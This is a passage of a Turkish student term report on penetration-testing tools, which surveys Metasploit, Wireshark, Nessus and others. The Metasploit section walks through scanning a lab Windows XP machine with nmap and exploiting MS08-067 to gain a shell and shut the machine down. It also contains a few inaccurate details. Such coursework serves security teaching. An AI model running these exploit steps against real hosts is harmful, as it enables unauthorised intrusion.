

**T.C.**  
**KARAMANOĞLU MEHMETBEY ÜNİVERSİTESİ**  
**BİLGİSAYAR MÜHENDİSLİĞİ**

**BİLGİSAYAR AĞLARI**  
**DÖNEM RAPORU**

**Gizem AKTAŞ**

**Karaman**  
**Ocak-2021**

# İÇİNDEKİLER

**KAPAK**

**SEKİL LİSTESİ**

**PENTEST ARAÇLARI**

**1.Pentest**

**1.2.Wireshark**

**1.3.Angry IP Scanner**

**1.4.W3af**

**1.5.Core Impact**

**1.6.Netsparker**

**1.7.Nessus**

**1.8.Burpsuite**

**1.9.Cain & Abel Nedir**

**1.10.Zed Attack Proxy**

**1.11.Acunetix**

**1.12.John The Ripper**

**1.13.Retina**

**1.14.Sqlmap**

**1.15.Social Engineer Toolkit**

**1.16.Sqlninja**

**1.17.Nmap**

**1.18.BeEf**

**1.19.Dradis**

**1.20.Hashcat**

**1.21.Vega**

**1.22.Maltego**

**1.23.Nikto**

**1.24.Wapiti**

**1.25.Wig**

**1.26.Unicornscan**

**1.27.D-Tech**

**1.28.Red Hawk**

**1.29.Yuki**

**1.30.Sn1per**

**1.31.Dnsrecon**

**1.32.DMitry**

**1.33.Yersinia**

**1.34.Dirb**

**1.35.Netcraft**

**1.36.WordPress**

**1.37.Creepy**

**1.38.Masscan**

**1.39.JoomScan**

**1.40.The Harvester**

**1.41.Fierce**

**2.KAYNAKLAR**

## ŞEKİL LİSTESİ

### SAYFA NO

Şekil 1. Msfconsole arayüzü.....	6
Şekil 1.1. Netapi açıklarını arama.....	7
Şekil 1.2. Set ve show komutları.....	7
Şekil 1.3. Run komutu.....	8
Şekil 1.4. XP makine bilgileri.....	9
Şekil 2. W3af.....	11
Şekil 2.1.....	11
Şekil 2.2.....	12
Şekil 3. Burpsuite.....	14
Şekil 3.1.....	14
Şekil 3.2.....	15
Şekil 3.3.....	16
Şekil 3.4.....	16
Şekil 3.5.....	17
Şekil 3.6.....	17
Şekil 3.7.....	18
Şekil 3.8.....	18
Şekil 3.9.....	19
Şekil 3.10.....	19
Şekil 3.11.....	20
Şekil 3.12.....	20
Şekil 3.13.....	21
Şekil 3.14.....	22
Şekil 3.15.....	22
Şekil 3.16.....	23
Şekil 3.17.....	23

# PENTEST ARAÇLARI

## 1.Pentest

Pentest (Sızma Testi) hedeflenen sistemlere ve verilere yetkisiz erişim sağlamayı hedefleyen bir siber saldırı simülasyonudur. Hedeflenen sistem ve uygulamaların varlığının tespiti, analizi ve açıklık barındırıp barındırmadıklarının değerlendirilmesi sonrasında istismar (exploit) edilerek sistem ve verilere yetkisiz erişim sağlanması şeklinde uygulanır.

Aşamaları;

1. Bilgi Toplama
2. Ağ Haritalama
3. Zayıflık Tarama
4. Sisteme Sızma
5. Yetki Yükseltme
6. Başka Ağlara Sızma
7. Erişimleri Koruma
8. İzleri Temizleme
9. Raporlama

Pentest (Sızma Testi) süreci doğrusal ve geri dönülemez bir akış şeklinde ifade edilemez. Hatta son adımlarda görünen açıklığın test edilmesi (Exploit edilmesi) sonrasında ele geçirilen yeni bilgiler tekrar bilgi toplama adımına dönerek daha etkili sonuçlar elde etmeye imkân tanıyabilir.

Çeşitleri;

- ✓ Web Application Pentest
- ✓ Network Pentest
- ✓ Mobile Pentest
- ✓ Cloud Pentest
- ✓ Code Review
- ✓ DDoS Pentest
- ✓ Wireless Pentest
- ✓ Voip Pentest

### 1.1.Metasploit

Açık kaynak kodlu exploit frameworkü'dür. İşletim sistemine yönelik backdoor oluşturup hedef sisteme saldırı ve ele geçirme işlemi yapar. Linux, Windows Mac-OS ortamlarında çalışır. Çalışabilmesi için işletim sistemine iis yâda apache gibi servisleri kurmak gerekir. Tarama modülleri, antivirüs atlatma modelleri ve hazır exploitleri içerisinde barındır. Kali Linux ya da Backtrack Linux dağıtımlarında Metasploit yüklü olarak gelir. Metasploit'in içerisinde tersine mühendislik yapabilmek için gerekli yardımcı araçlar da mevcuttur. Metasploit 2.0 sürümü Perl dili ile geliştirilmişken Metasploit 3.0 ve sonraki sürümler ise Ruby dili ile geliştirilmiştir. Pratik bir arayüze sahiptir ve güncel sürüm içerisinde 1500'den fazla exploit, 900'den fazla auxiliary, 450'den fazla payloads, 39 encoders ve 8 nops barındırır.

Metasploit msfupdate komutu kullanılarak güncellenebilir. Payloadları görebilmek için show payload komutunu exploitleri görebilmek için Show exploits yardımcı modülleri görebilmek için Show auxiliary antivirüsleri atlamak için kullanılabilecek modülleri görüntüleyebilmek için "Show encoders" komutunu kullanırız.

Metasploitin kendine özgü dosya sistemi ve özellikleri:



```
msf > search ms08_067_netapi

Matching Modules
=====

   Name                                          Disclosure Date  Rank  Description
   ----                                          -
   exploit/windows/smb/ms08_067_netapi         2008-10-28      great MS08-067 Microsoft Server Service
Relative Path Stack Corruption

msf > 
```

Şekil 1.1. Netapi açıklarını arama

**Check Komutu:** Hedef sistemin mevcut exploiti içerip içermediğini kontrol etmek için kullanılır. Tüm exploit modülleri tarafından desteklenmeyebilir.

**Use Komutu:** Exploit işlemlerinin gerçekleştirilmesi için gereken modülleri seçmemizi sağlayan komuttur.

**Run Komutu:** Hedefimizde ki makineye karşı exploit veya auxiliary modülünü kullanacağımıza karar verdikten sonra sisteme saldırı başlatmak için kullanacağımız komuttur. Alternatif olarak exploit komutu da kullanılabilir.

**Set Komutu:** Kullanılacak modül içerisindeki parametrelerin tanımlanmasını sağlayan komuttur. Eğer tüm modüllerde kullanılacak parametreler tanımlanmak isteniyorsa setg komutu kullanılabilir.

**Sessions Komutu:** Birden fazla bağlantı yönetmek için kullanılır. Bağlantılarınızı arka plana atabilir ve gerekli olduğunda tekrar çağırabilirsiniz.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 192.168.91.135
RHOST => 192.168.91.135
msf exploit(ms08_067_netapi) > set payload windows/vncinject/bind_tcp
payload => windows/vncinject/bind_tcp
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name      Current Setting  Required  Description
   ----      -
   RHOST      192.168.91.135  yes       The target address
   RPORT      135              yes       The SMB service port (TCP)
   SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/vncinject/bind_tcp):

   Name      Current Setting  Required  Description
   ----      -
   AUTOVNC    true             yes       Automatically launch VNC viewer if present
   DisableCourtesyShell true            no       Disables the Metasploit Courtesy shell
   EXITFUNC    thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT      4444             yes       The listen port
   RHOST      192.168.91.135  no       The target address
   VNCHOST     127.0.0.1        yes       The local host to use for the VNC proxy
   VNCPORT     5900             yes       The local port to use for the VNC proxy
   ViewOnly    true             no       Runs the viewer in view mode
```

Şekil 1.2. Set ve show komutları

```
msf exploit(ms08_067_netapi) > run

[*] Started bind handler
[*] 192.168.91.135:445 - Automatically detecting the target...
```

Şekil 1.3. Run komutu

## Nmap ve Metasploit Kullanarak Örnek Test

Nmap aracı Kali Linux da bulunan bir ağ tarama aracıdır. Çok yaygın olarak kullanılır. Ağ hakkında genel ve ayrıntılı olarak bilgi edinilebilir. Ayrıntılı port taraması yapılır. Örneğimizde sanal makineye kurulan XP makineyi ele geçirip cmd komutları ile XP makinası kapatıldı.

### İzlenilen Adımlar

sudo apt-get update

sudo apt-get install nmap (nmap aracını yüklemek için terminale yazıyoruz)

nmap -sS -A -p 192.168.159.128 (Ip adresine-XP makinamızın IP adresi- versiyon, işletim sistemi ve port taraması yapılır.) Açık portlardan saldırı düzenlenebilir. Açık portlara ayrıca tarama yapılır.

Sistem bilgileri görseldedir (Şekil 5) 445 açıklığını kullanıldı.

msfconsole (Terminale yazarak metasploit başlatılır).

search ms08 (exploiti aratıyoruz. Ardından karşımıza exploitler çıkıyor.)

use exploit/Windows/sbm/ms08\_067\_ntapi (use yazarak istediğimiz exploiti kullanmayı sağlıyoruz)

show payloads (diyerek payload'ları görüntülenmesini sağlıyoruz)

set payloads windows/shell/bind\_tcp(seçtiğimiz payload'ı yazıyoruz)

show options (yazarak seçenekleri görüntülüyoruz).


set RHOST \_.\_.\_ (hedef IP) (hedefin adresini yazıyoruz).

exploit (son olarak yazıp exploiti yolluyoruz).

Artık hedef bilgisayar elimizde istediğimiz gibi işlem yapabiliriz.

shutdown komutunu yazdığımız da hedef bilgisayarın kendiliğinden kapandığını görebiliriz.





Şekil 1.4. XP makine bilgileri

## 1.2. Wireshark

Özgür ve açık kaynaklı bir paket çözümleyicisidir. Ağ sorunlarını giderme, çözümleme, yazılım ve iletişim protokolü geliştirme ve eğitim amaçlı olarak kullanılır. Wireshark, kullanıcı arayüzü mevcut sürümlerde Qt widget araç setini ve paketleri yakalamak için pcap kullanan çapraz platform bir yazılım olarak Linux, macOS, BSD, Solaris ve diğer bazı Unix benzeri işletim sistemleri ve Microsoft Windows üzerinde çalışabilir. TShark adlı bir terminal tabanlı (GUI olmayan) sürümü de vardır. Wireshark ve onunla birlikte TShark gibi dağıtımlar, GNU (Genel Kamu Lisansı) koşulları altında yayınlanan ücretsiz yazılımlardır.

Wireshark, tcpdump'a çok benzer, ancak grafiksel bir başlangıç ekranı ve bazı bütünleşik sıralama ve filtreleme seçeneklerine sahiptir. Wireshark, kullanıcının ağ arabirimi denetleyicilerini sıra dışı kipe (ağ arabirimi denetleyicisi tarafından destekleniyorsa) almasına olanak tanır; böylece, bu ağ arabirimi denetleyicisi MAC adresine gönderilen tek noktaya yayın trafiği de dahil, bu arabirimde görünen tüm trafiği görebilir. Bununla birlikte, ağ anahtarı üzerindeki bir bağlantı noktasında sıra dışı kipte bir paket, çözümleyiciyle yakalanırken, anahtar üzerinden tüm trafik mutlaka yakalamamanın yapıldığı bağlantı noktasına gönderilmez, bu yüzden sıra dışı kipte yakalama yapmak tüm ağ trafiğini görmek için mutlak yeterli değildir. Bağlantı noktası yansıtma (port mirroring) veya çeşitli ağ kılavuzları, yakalamayı ağdaki herhangi bir noktaya kadar genişletir. Basit edilgen bağlantılar kurcalamaya karşı oldukça dirençlidir.

GNU/Linux, BSD ve macOS'ta, libpcap 1.0.0 veya sonraki sürümlerinde, Wireshark 1.4 ve sonraki sürümleri kablosuz ağ arabirimi denetleyicilerini de ekran kipine geçirebilir.

Bir uzak makine paketlerini yakalar ve yakalanan paketleri TZSP protokolünü veya OmniPeek tarafından kullanılan protokolü kullanarak Wireshark çalıştıran bir makineye gönderirse, Wireshark bu paketleri ayırır ve uzak bir makinede yakalanan paketleri çözümler.

Wireshark, farklı ağ protokollerinin yapısını (kapsülleme) "anlayan" bir veri yakalama programıdır. Farklı ağ protokolleri tarafından belirtilen anlamları ile birlikte alanları ayrıştırabilir ve görüntüleyebilir. Wireshark, paketleri yakalamak için pcap kullanır, bu nedenle yalnızca pcap'ın desteklediği ağ türlerinde paketleri yakalayabilir. Veriler canlı bir ağ bağlantısından "kablo üzerinden" alınabilir veya önceden yakalanmış paketlerden oluşan bir dosyadan okunabilir. Anlık veriler Ethernet, IEEE 802.11, PPP ve Loopback (geri döngü) dahil farklı ağ türlerinden okunabilir. Yakalanan ağ verileri bir GUI aracılığıyla veya yardımcı programın terminal (komut satırı) sürümü olan TShark aracılığıyla taranabilir. Yakalanan dosyalar program yoluyla düzenlenebilir veya komut satırı anahtarları ile "editcap" programına dönüştürülebilir. Veri ekranı bir ekran filtresi kullanılarak arıtılabilir. Yeni protokolleri incelemek için eklentiler oluşturulabilir. Yakalanan trafikte VoIP aramaları tespit edilebilir. Uyumlu bir kodlamada kodlanmış ise, medya akışı bile çalıştırılabilir. Ham USB trafiği yakalanabilir. Kablosuz bağlantılar, izlenen Ethernet'i geçtikleri süreçte filtrelenebilir. Yakalanan trafiğin çıktısını filtreleme olanağı sağlamak için çeşitli ayarlar yapılabilir, zamanlayıcılar ve filtreler ayarlanabilir.

Wireshark'ın yerel ağ izleme dosyası biçimi libpcap ve WinPcap tarafından desteklenen libpcap biçimidir, bu nedenle tcpdump ve CA NetMaster da dahil olmak üzere aynı biçimi kullanan diğer uygulamalarla yakalanan ağ izleri değiştirilebilir. Ayrıca snoop, Network General Sniffer ve Microsoft Network Monitor gibi diğer ağ analiz programlarından gelen çekimleri de okuyabilir.

### **1.3. Angry IP Scanner**

Platformlar arası IP adresi ve port tarayıcısı görevi görür. Herhangi bir aralıktaki IP adresini tarar, tarama hızını artırmak için çok iş parçacıklı bir yaklaşım kullanır. Burada taranan her IP adresi için ayrı bir tarama iş parçacığı oluşturulur.


IP adresinin sağlıklı olup olmadığını tespit etmek için ping işlemi yapar ve ana bilgisayar adını belirler. Portları tarayan ve IP-Port liste dosyalarını çıkarır, IP'ler hakkında her türlü bilgiyi toplar. Ayrıca program ile tüm bilgileri CSV, TXT, HTML, XML formatlarında dışa aktarmayı sağlar.

### **1.4. W3af**

Python tabanlı yazılmıştır. SQL injection, cross site scripting (xss), local and remote file inclusion (RFI, LFI) açıklarını tarayan 130'dan fazla plug-in içerir. Bu program sayesinde, yazılan veya kullanılan scriptler taranarak açıklar bulunur ve saldırı almadan önce güvenlik açıklarını kapatır.

### **Kullanımı**

Terminalde w3af Yaz.




Şekil 2. W3af

w3af Görsel Bi Tooldur, Belirlenen Site Üzerinde Açık Taramaya Yarar.

fast\_scan hızlı tarama


full audit tam tarama



Şekil 2.1.

Fast\_scan tarama başladı.

Bilgiler mavi olarak görünür. Açık bulduğu zaman kırmızı ile Belirtir.



Şekil 2.2.

## 1.5.Core Impact

Güvenlik açıklarını değerlendirir ve test eder. Sistem, aygıt ve uygulamalar arasında pivot yapan saldırıların çoğaltılmasını güçlendiren ve kötüye kullanıma açık zafiyet zincirlerinin görevde kritik sistemleri ve verilere nasıl büyük riskler oluşturduğunu ortaya koyar.

## 1.6.Netsparker

Web uygulaması güvenlik tarayıcısı olarak web uygulamalarında var olan açıklıkları tespit eder. Kurumların internet uygulamalarındaki zafiyetler ve açıklıklar saldırganların iç ağlara sızması için ortam sağlar. Web sunucu uygulamalarının karmaşık bir yapıya sahip olması ve veri tabanı uygulamalarının kod enjeksiyon saldırılarına potansiyel olarak açık olmasının yanı sıra güvenlik göz önünde bulundurularak yazılmayan kodlar kurumu çeşitli saldırılara maruz bırakır. Özellikle kullanıcıdan girdi alan ve arka planda kod çalıştırıp veri tabanıyla etkileşime geçen uygulamalar web ataklarını kolaylaştırır. Hem çok çeşitli konfigürasyonlara ve servislere sahip olmaları hem de kullanıcı izinlerinin çeşitliliği web uygulamalarının atak vektörünü zenginleştirir. Web güvenlik zafiyetlerinin oluşmasında ağ katmanından çok uygulama katmanındaki ve HTTP protokolündeki bileşenler etkili olmaktadır.

Web penetrasyon testleri; konfigürasyon, sunucu programları ve kod kaynaklı zafiyetleri ortaya çıkarmanın yanı sıra aynı zamanda gelebilecek bir saldırıya karşı sistemin ne kadar güvende olduğu, saldırının nasıl bir etki bırakacağı ve kurumun veri güvenliği politikalarına uyumluluk seviyesi gibi ölçümleri de yapabilmektedir. Penetrasyon testlerinin düzenli aralıklarla yapılması kurumun web uygulamalarının daha güvenli hale getirilmesi ve saldırıya uğramadan önce gerekli önlemlerin alınması için önem taşımaktadır.

Netsparker, web uygulamalarında sıklıkla görülen zafiyetleri tespit etmek için çeşitli otomatize yöntemler kullanır. Siber suçluların web uygulamalarını hedef alırken kullandığı yöntemler uygulanır ve çeşitli atakları gerçekleştirecek olan zararlı kod parçacıkları tarama esnasında Netsparker tarafından web uygulamasına enjekte edilerek zafiyetin var olup olmadığı saptanmaya çalışılır. Netsparker'da zafiyetler kritiklik derecelerine göre 4 ayrı kategoriye ayırır.

Kritik: En yüksek seviyede risk barındıran açıklık.

Yüksek: Yüksek seviyede risk barındıran açıklık.

Orta: Orta seviyede risk barındıran açıklık.

Düşük: Düşük seviyede risk barındıran açıklık.

Raporlanan zafiyetler, kritiklik düzeylerine göre değerlendirilip kodlarda yapılacak düzeltmelerle kapatılmalıdır.

### **1.7.Nessus**

Nessus Professional ya da Nessus Manager sürümleri ile fiziksel, sanal ve bulut ortamlarında güvenlik zafiyetlerinin tespiti, değerlendirilmesi ve kötü amaçlı yazılımların hızlı ve doğru bir şekilde tespiti için kullanılır.

Nessus Home versiyonu ücretsiz bir pentest aracıdır. Diğer versiyonları ücretli olup versiyon farkına göre yıllık ödemeler yapılabilir. Kuruma yönelik saldırı yüzeyinin küçültülmesine ve uyumluluğun garanti altına alınmasına yardımcı olur. Nessus, yüksek-hızlı varlık tespiti, yapılandırma denetimi, hedef ayırlama , kötü niyetli yazılım tespiti ve hassas veri tespiti gibi birçok özelliğe sahiptir.

Ücretsiz versiyonunun diğer versiyonlarından farkı 16 adet IP taraması gerçekleştirmesi. Nessus, kullanıcının zafiyet bulgularını, 20'yi aşkın farklı kriter üzerinden sıralamasına ve filtrelemesine olanak tanır.

Nessus; hackerlerin bir sistemdeki hassas verilere erişmesine veya bunları kontrol etmesine izin veren güvenlik açıkları, yanlış yapılandırma sorunları, varsayılan şifre ya da yaygın şifre kullanımı gibi sistem üzerindeki parola sorunları, hizmet dışı bırakma saldırılarına izin veren TCP/IP sorunları, yüksek hızda varlık keşfi, yama ve yapılandırma denetlemesi, varlık profili çıkarma, hassas veri keşfi, yama yönetimi entegrasyonu, çoklu tarayıcı yönetimi ve zafiyet analizi gibi güvenlik açıklarını tespit eder.

Saldırı yüzeyini küçültür, üzerine düşülmesi gereken zafiyetleri tespit etmek suretiyle saldırıları önler.

Geniş kapsamlıdır, geniş bir yelpazeye yayılan uyumluluk ve mevzuat standartlarını karşılar.

Ölçeklendirilebilir, tek kullanıcı lisanslı bir Nessus Professional ile başlayıp zafiyet yönetimine ilişkin ihtiyaçlarınız arttıkça Nessus Manager veya Nessus Cloud'a geçilebilir.

Düşük toplam sahip olma maliyeti (TCO), tek bir düşük maliyetle eksiksiz zafiyet tarama çözümü.


Sürekli olarak güncelleme, tenable araştırma ekibi tarafından sürekli olarak ilave edilen yeni içerik.

### **1.8.Burpsuite**

